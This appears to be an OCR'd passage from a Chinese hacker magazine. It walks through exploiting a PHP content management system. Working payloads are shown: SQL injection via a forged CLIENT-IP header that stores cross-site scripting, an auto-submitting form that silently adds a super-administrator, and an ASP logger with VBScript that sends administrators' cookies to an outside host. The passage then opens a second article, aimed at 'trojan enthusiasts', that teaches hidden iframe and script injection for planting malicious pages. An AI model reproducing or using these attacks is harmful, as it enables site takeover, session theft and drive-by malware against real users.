


图3

```
    return $_SERVER['HTTP_CLIENT_IP'];
    //直接取得Server里的HTTP_CLIENT_IP变量，当然存在漏洞了
  }
  else
  {
    return $_SERVER['REMOTE_ADDR'];
  }
}
```

这个漏洞可以绕过GPC，但是MySQL不支持多语句，在这里只有利用这个来跨站。由于在后台只显示留言人的用户名和留言标题，这里要成功利用，我们可以覆盖$_POST['topic']变量，让它成为我们的跨站代码。这里我选择构造CLIENT_IP变量，构造的CLIENT_IP代码如下所示。

```
127.0.0.1', 0, 0, 1, '', '', '<script>alert("xss")</script>', 'wwwwww', 0, 'chinese', now())/**
```

将其插入程序中运行，就变成了如下所示的代码。

```
insert into jtb_support_gbook ( jtb_gauthor, jtb_gauthorip, jtb_gsex, jtb_gqq, jtb_gface, jtb_gemail, jtb_ghomepage, jtb_gtopic, jtb_gcontent, jtb_ghidden, jtb_gling, jtb_gtime ) values ( 'sdd', '127.0.0.1', 0, 0, 1, '','', '<script>alert("xss")</script>', 'wwwwww', 0, 'chinese', now())/**', 0, 0, 1, '', '', 'ssss', 'ssss', 0, 'chinese', '2007-02-04 2:45:14' )
```

由于后面这段代码“', 0, 0, 1, '', '', 'ssss', 'ssss', 0, 'chinese', '2007-02-04 2:45:14')”被注释掉了，所以它不再起作用，结果我们构造的SQL语句就执行了，效果和图3相同。

分析讲完了，下面我们一起来看看跨站的高级运用。

2)跨站的高级运用

A)利用ii_cstr()漏洞函数跨站

刚才我们分析了，如果利用ii_cstr()函数的漏洞，供我们输入的只有50个字符，要用iframe来实现

加后台用户的话，字符肯定是不够的，所以要另辟蹊径了。很多朋友都知道挂马用JS更隐蔽，今天我们就用JS来实现加用户。在测试此漏洞前，我查看了代码，没有禁止外部提交的数据（具体代码这里就不贴出来了），所以利用跨站加用户是完全可行的，下面开始实战。

我们在"留言标题"处填入：<script src=http://127.0.0.1/1.js></script>，只有43个字符，距50个字符还差7个，插入肯定很正常的（注意"src="后面不能加引号，否则会被magic_quotes_gpc转义的，那代码就起不了作用了），如图4 所示。




图4

"http://127.0.0.1/1.js"里的内容为：document.writeln("<script>window.open(\'http:\/\/127.0.0.1\/toadmin.htm\',\'a\',\'width=0,height=0\')<\/script>")，开始打算的是用iframe来配合JS加用户，后面测试时发现不可行，经过几次测试之后，发现JS配合window.open能成功利用。在1.js中，toadmin.htm即为我们加管理员的EXP，具体代码如下（已经过精简）。

```
<body onload=GetAdmin()>
  // 页面加载时实现自动提交
<script language="javascript">
function GetAdmin(){
document.forms(0).submit();
}
</script>
<form action="http://127.0.0.1:8080/jcms/admin/user/manage.php?action=add&backurl=/jcms/admin/user/manage.php?type=add&hspan=useradd" method="post" name="form">
  <input type="text" name="username" size="20" value="manager">  // 用户名
  <input type="password" name="password" size="20" value="ttfct">  // 密码
  <input type="hidden" name="super" value="1">
  // 提升为超级管理员
  <input type="hidden" name="lock" value="0">
  // 是否锁，先否
</form>
</body>
```

当我们成功提交后，在前台，代码就全部显示出来了，如图5 所示。




图5

当管理员进入后台，未点击"留言管理"之前，管理员只有一个，为admin，如图6 所示。可是，我们亲爱的管理员点击了"留言管理"之后，一个超级管理员manager已经悄然无息地加上了，如图7 所示。




图6




图7

B）利用ii_get_client_ip()函数漏洞跨站

可能还有些读者不懂该如何利用ii_get_client_ip()函数来实现，下面我们就一起来实现它。方法很简单，任意发表一条留言，利用WsockExpert抓包，可以得到如下的代码。

```
POST /jcms/support/gbook/index.php?action=add HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://127.0.0.1:8080/jcms/support/gbook/index.php?type=add&nckcode=006cbc6b068c758275ef7cc6a16914fc
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Maxthon)
Host: 127.0.0.1:8080
Content-Length: 166
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: jtb_cms_admin[slng]=chinese; jtb_cms_config[language]=chinese; jtb_cms_admin[username]=admin; jtb_cms_admin[password]=21232f297a57a5a743894a0e4a801fc3;
```

```
PHPSESSID=695b71802838b66b95a404af721f24danckcode=006cbc6b068c758275ef7cc6a16914fc&author=uuuuu&sex=0&qq=&face=1&email=&homepage=&topic=uuuu&content=uuuuuuuuuuu&hidden=0&valcode=4280&submit=%E6%8F%90%E4%BA%A4
```

我们只需要在"Host: 127.0.0.1:8080"后,另起一行并加上下面的代码就可以成功利用。

```
CLIENT-IP: 127.0.0.1', 0, 0, 1, '', '', '<script src=http://127.0.0.1/1.js></script>', 'wwwwww', 0, 'chinese', now())/**
```

我本来担心<script src=http://127.0.0.1/1.js></script>的长度,虽然这个在程序里是限制不了的,但jtb_gtopic字段长度却有50个字符的限制,所以我们还是要注意一下字符个数。代码修改完后,直接用NC提交,得到的效果和图7一样。

其实上面的代码也不完美,虽然说我们在1.js里指定了弹出一个长宽都为0的窗口,但是实际上是要弹出窗口的,后来我想用Microsoft.XMLHTTP来实现,但测试时发现不能成功。

漏洞之二：Cookie欺骗漏洞

在common\incfiles\admin.inc.php文件中,第298-305行判断用户登录的代码如下所示。

```
function jtb_cms_islogin()
{
  global $npopedom, $ngenre;
  global $admc_name, $admc_pword, $admc_popedom;
  if (ii_isnull($npopedom)) $npopedom = $ngenre;
  if (!(jtb_cms_cklogin($admc_name, $admc_pword))) header('location: ' . ii_get_actual_route(ADMIN_FOLDER));
  if (!(ii_cinstr($admc_popedom, $npopedom, ',') || $admc_pstate == 'public' || $admc_popedom == '-1')) jtb_cms_admin_msgs(ii_itake('global.lng_admin.popedom_error', 'lng'), 1);
}
```

在这段代码中,我们要注意这两个变量:$admc_name和$admc_pword,查看这两个变量的来源,我们来到第228~229行,其代码为:

```
$admc_name = ii_get_safecode($_COOKIE[APP_NAME . 'admin']['username']);
$admc_pword = ii_get_safecode($_COOKIE[APP_NAME . 'admin']['password']);
```

这是从Cookie中取得的变量值,所以就构成了Cookie欺骗。至于利用方法,我们可以在前面跨站的基础上再加一段代码,用于偷取管理员的Cookie值,这段代码,我们可以用Microsoft.XMLHTTP组件实现。用于偷取Cookie的代码如下所示。

```
<%
dim file,cookie
        file="cookie_"&now&".txt"
        file=replace(replace(replace(file,"-","_"),":","_")," ","_")
        testfile=Server.MapPath(file)
        girlpic=unescape(request.servervariables("query_string"))
        set fs=server.CreateObject("scripting.filesystemobject")
        set thisfile=fs.OpenTextfile(testfile,8,True,0)
        thisfile.WriteLine(girlpic)
        thisfile.close
set fs = nothing
%>
```

我们将这段代码存为ck.asp,放于网站目录下,然后在topadmin.htm的最后加上如下代码。

```
<script language="vbscript">
Set HXML = CreateObject("Microsoft.XMLHTTP")
URL="http://blog.ttfct.com/ck.asp?cookie="+escape(document.cookie)
HXML.open "Get",URL, False, "", ""
HXML.send
Set HXML = Nothing
</script>
```

这样,我们跨站就达到了双重的效果,加用户和偷取管理员Cookie值。利用管理员的Cookie值,我们是可以成功登录后台的。偷取的Cookie值效果如图8所示,再配合老兵的浏览器,就可以成功登录后台了,如图9 所示。




图8





图9

有了后台,要得到WebShell就容易多了。我们只要进入"系统管理里"的"文件管理",然后点击"增加新的文件",增加一个PHP文件即可得到WebShell,如图10和图11所示。

适合读者：入侵爱好者、木马爱好者
前置知识：无

将网页挂马进行到底



文/图 傅奎

话说某夜，月黑风高。一个黑得不能再黑的黑客，在X网站上挂上了自己苦心免杀的Y网马一只。小马刚刚挂上不久就被无情地咔嚓了！我们英明神勇的Z管理员再一次揪出了藏了又藏的小马……

废话不多说，今天就给大家介绍怎么挂马。也许你会惊讶。挂马，网上不是有流传的方法吗？iframe和Script都能搞得定，怎么还有人来显摆呢？听我说，凡是挂马，最终都是能被发现的（废话！），但是如果能最大限度地躲过检查，那岂不是更妙？因为挂马也是一种艺术。

下面我就给大家介绍几个挂马的绝招，关键是隐藏。首先我们来了解一下常见的几种网页挂马方式，已经会的就直接跳过吧！

```
1)<iframe src=" muma.htm" width=0 height=0></iframe>
2)<script src=muma.js language=javascript></script>
3)top.document.body.innerHTML = top.document.body.innerHTML + '\r\n<iframe src="muma.htm"></iframe>'
```

